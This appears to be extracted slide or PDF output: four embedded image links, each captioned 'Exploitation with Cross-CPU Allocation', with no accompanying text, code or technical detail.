
Exploitation with Cross-CPU Allocation




Exploitation with Cross-CPU Allocation




Exploitation with Cross-CPU Allocation




Exploitation with Cross-CPU Allocation



